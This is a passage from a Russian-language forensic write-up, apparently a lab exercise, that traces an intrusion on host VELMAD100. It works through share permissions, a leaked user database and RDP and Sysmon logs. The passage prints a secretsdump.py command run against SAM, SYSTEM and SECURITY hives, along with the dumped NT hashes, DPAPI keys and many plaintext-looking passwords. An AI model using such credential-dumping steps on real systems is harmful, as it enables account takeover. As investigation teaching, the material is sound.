0x0,0x20,0x02,0x0,0x0,0x01,0x05,0x0,0x0,0x0,0x0,0x0,0x05,0x15,0x0,
0x0,0x0,0xC8,0x99,0x9C,0xCE,0x9E,0xC8,0x69,0x4E,0x77,0x79,0xD4,0x8F,
0x01,0x02,0x0,0x0
```

```
$converter = new-object system.management.ManagementClass Win32_
SecurityDescriptorHelper
```


```
$outsddl = $converter.BinarySDToSDDL($Documents)
```

Получаем следующий вид SDDL для каталога `Documents`:

```
O:BAG:S-1-5-21-3466369480-1315555486-2413066615-513D:(A;;0x1200a9;;;
WD)
```

Подробное описание этой структуры есть в статье «Как смотреть SDDL и не ломать глаза о точки с запятыми».

Для преобразования в читаемый вид воспользуемся конвертером SDDL.



Paste your SDDL String here:

O:BAG:S-1-5-21-3466369480-1315555486-2413066615-513D:(A;;0x1200a9;;;WD)

Security Descriptor:

Path	Owner	Group	DACL Protected	SACL Protected	DACL Canonical	SACL Canonical
	BUILTIN\Администраторы	G:S-1-5-21-3466369480-1315555486-2413066615-513	False	False	True	True

ACL:

IdentityReference	Trustee	Access	ApplyTo	Permission
Все	Все	Allow	This Object Only	CreateChild, ListObject, GenericWrite, Synchronize

Преобразование SDDL


Как видно из работы конвертера, все пользователи могут получить доступ к общему сетевому ресурсу `C:\Users\Velma\Documents`.

Теперь посмотрим содержимое общего каталога `TriageData\C\Users\Velma\Documents`. Мое внимание привлек файл `bk_db.idb`, расположенный по следующему адресу:

```
web server Python Scripts + things\web server project\testing\logon
website\bk
```

Здесь содержатся учетные записи пользователей. Давай вытащим их при помощи утилиты strings.

```
strings bk_db.idb > users.txt
```




```
*1YYITj1#Y6Ztracey.Smith@gmail.comChristineChristine Mende
Vtraci
_LvnX&ad69Rztraci.Stevenson@gmail.comRobertRobert Morrison
trevor
!&15X@FykY9Rtrevor.Pratt@gmail.comVincentVincent Marquez
Vtyler
ff3ptOzm!Z05tyler.Richardson@gmail.coNatalieNatalie Wilson
Uvalerie
q10CSKAb&MXlvalerie.Coleman@gmail.comLynnLynn Dominguez
Tvelma
peakTwins2023fcvelma.dinkley@gmail.comvelmavelma dinkley
Vvickie
$$YVca@Ip9*Fvickie.Wise@gmail.comFranciscoFrancisco Hudso
Svictor
YyBgN4f9^4Zavictor.Soto@gmail.comMaureenMaureen Turner
Uvincent
)3_Ma$hk#oJAvincent.Kennedy@gmail.comSarahSarah Wheeler
Owanda
k&N0OoXfQtbhwanda.Woodard@gmail.comShawnShawn Brown
Mwendy
+zVpL#$U8auzwendy.Mckee@gmail.comAnnaAnna Walters
Ywilliam
*_1$85_q*G(Pwilliam.Rogers@gmail.comCarolineCaroline Willia
zachary
4W4KBMOy^)_*zachary.Craig@gmail.comJohnJohn Morgan
/laurie
o#1rAH9shY2zlaurie.Hebert@gmail.comMichaelMichael Robinso
lauren
q5fggfae+3rHlauren.Robbins@gmail.comWilliamWilliam Blake
marissa
@3rokRyk4Ot1marissa.Fowler@gmail.comElizabethElizabeth Espar
kathryn
+w15x3jf)uVLkathryn.York@gmail.comLindsayLindsay Caldwel
```

Содержимое файла bk_db.idb

В файле `bk_db.idb` отыскалось 216 пользователей.

Сравним пароль найденного пользователя Velma и NT-хеш из реестра. Для этого считаем кусты реестра `SAM`, `SYSTEM` и `SECURITY` с помощью secretsdump.

```
secretsdump.py -system Jinkies_KAPE_output/TriageData/C/Windows/
system32/config/SYSTEM -sam Jinkies_KAPE_output/TriageData/C/Windows/
system32/config/SAM -security Jinkies_KAPE_output/TriageData/C/
Windows/system32/config/SECURITY LOCAL
```



```
[*] Target system bootKey: 0x0fcab1a9630872ac6f23b1d98a3d9ed6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b47a9f2da3e6d7b88213822b52232627:::
test:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
Velma:1002:aad3b435b51404eeaad3b435b51404ee:967452709ae89eaeef4e2c951c3882ce:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0xd27147a1d420cbf19e1e4bb099624276113ad3e0
dpapi_userkey:0x5ec03c836ea7d746d3a0af059fb9644edbb05155
[*] L$_SQSA_S-1-5-21-3466369480-1315555486-2413066615-1001
Security Questions for user S-1-5-21-3466369480-1315555486-2413066615-1001:
 - Version : 1
 | Question: What was your first pet's name?
 | |--> Answer: 123
 | Question: What was your childhood nickname?
 | |--> Answer: 123
 | Question: What is the first name of your oldest cousin?
 | |--> Answer: 123
[*] L$_SQSA_S-1-5-21-3466369480-1315555486-2413066615-1002
Security Questions for user S-1-5-21-3466369480-1315555486-2413066615-1002:
 - Version : 1
 | Question: What is the name of the city where you were born?
 | |--> Answer: Glasgow
 | Question: What was your first pet's name?
 | |--> Answer: Snowy
 | Question: What was your childhood nickname?
 | |--> Answer: Jeepers
```

NT-хеш пользователя Velma


Вот NT-хеш пользователя Velma:

```
967452709ae89eaeef4e2c951c3882ce
```

Он соответствует паролю `peakTwins2023fc`.

Мы на данный момент установили, что злоумышленник получил доступ к файлу, содержащему аутентификационные данные пользователей. Скорее всего, он продвигался дальше, поэтому и мы продолжим анализировать события Windows.

В 17:17:23 6 октября 2023 года зафиксирован успешный вход пользователя Velma по протоколу RDP с хоста 192.168.157.151.




```
Вход в учетную запись выполнен успешно.

Субъект:
        ИД безопасности:                S-1-5-18
        Имя учетной записи:             VELMAD100$
        Домен учетной записи:           WORKGROUP
        ИД входа:               0x3E7

Сведения о входе:
        Тип входа:              10
        Ограниченный режим администрирования:   Нет
        Виртуальная учетная запись:             Нет
        Расширенный маркер:             Нет

Уровень олицетворения:          Олицетворение

Новый вход:
        ИД безопасности:                S-1-5-21-3466369480-1315555486-2413066615-1002
        Имя учетной записи:             Velma
        Домен учетной записи:           VELMAD100
        ИД входа:               0x20F48F7
        Связанный ИД входа:             0x0
        Сетевое имя учетной записи:     -
        Сетевой домен учетной записи:   -
        GUID входа:             {00000000-0000-0000-0000-000000000000}

Сведения о процессе:
        ИД процесса:            0x5a8
        Имя процесса:           C:\Windows\System32\svchost.exe

Сведения о сети:
        Имя рабочей станции:    VELMAD100
        Сетевой адрес источника:        192.168.157.151
        Порт источника:         0
```

Успешный вход пользователя Velma

Тип входа 10 события с идентификатором 4624 говорит о подключении по RDP.

Злоумышленник успешно авторизовался на хосте. Чтобы установить, что он делал дальше, нам нужно проанализировать запуск исполняемых программ. В логах Sysmon нас интересуют события с идентификатором 1.

В 17:17:45 злоумышленник выполнил команду `whoami` из командной оболочки cmd.exe.




```
RuleName = -
UtcTime = 2023-10-06 17:17:45.697
ProcessGuid = {f7ea2ee0-4139-6520-0405-000000000600}
ProcessId = 11056
Image = C:\Windows\System32\whoami.exe
FileVersion = 10.0.17763.1 (WinBuild.160101.0800)
Description = whoami - displays logged on user information
Product = Microsoft® Windows® Operating System
Company = Microsoft Corporation
OriginalFileName = whoami.exe
CommandLine = whoami
CurrentDirectory = C:\Users\Velma\
User = VELMAD100\Velma
LogonGuid = {f7ea2ee0-4124-6520-f748-0f0200000000}
LogonId = 0x20f48f7
TerminalSessionId = 5
IntegrityLevel = Medium
Hashes = MD5=43C2D3293AD939241DF61B3630A9D3B6,SHA256=1D5491E3C468EE4B4EF6EDFF4BBC7D06EE83180F6F0B1576763EA2EFE049493A,IMPHASH=7FF0758B766F747CE57DFAC70743FB88
ParentProcessGuid = {f7ea2ee0-4137-6520-ff04-000000000600}
ParentProcessId = 7860
ParentImage = C:\Windows\System32\cmd.exe
ParentCommandLine = "C:\Windows\system32\cmd.exe"
ParentUser = VELMAD100\Velma
```

Запуск команды whoami

В 17:17:52 злоумышленник получил информацию об общих сетевых ресурсах, выполнив команды `net group` и `net users`.


В 17:18:41 пользователь Velma запустил браузер, выполнив `chrome.exe`.



```
RuleName = -
UtcTime = 2023-10-06 17:18:41.154
ProcessGuid = {f7ea2ee0-4171-6520-3505-000000000600}
ProcessId = 10056
Image = C:\Program Files\Google\Chrome\Application\chrome.exe
FileVersion = 116.0.5845.188
Description = Google Chrome
Product = Google Chrome
Company = Google LLC
OriginalFileName = chrome.exe
CommandLine = "C:\Program Files\Google\Chrome\Application\chrome.exe"
CurrentDirectory = C:\Program Files\Google\Chrome\Application\
User = VELMAD100\Velma
LogonGuid = {f7ea2ee0-4124-6520-f748-0f0200000000}
LogonId = 0x20f48f7
TerminalSessionId = 5
IntegrityLevel = Medium
Hashes = MD5=B17FE656921E74AC23534752DEDCA872,SHA256=0B7CA2D0761A3725CF7EA652386C3E97CBB97189E09FA4C9607272C371186A8E,IMPHASH=A6C007C26196E288A508073F8F20EF10
ParentProcessGuid = {f7ea2ee0-4125-6520-dc04-000000000600}
ParentProcessId = 9444
ParentImage = C:\Windows\explorer.exe
ParentCommandLine = C:\Windows\Explorer.EXE
ParentUser = VELMAD100\Velma
```

Запуск браузера Chrome

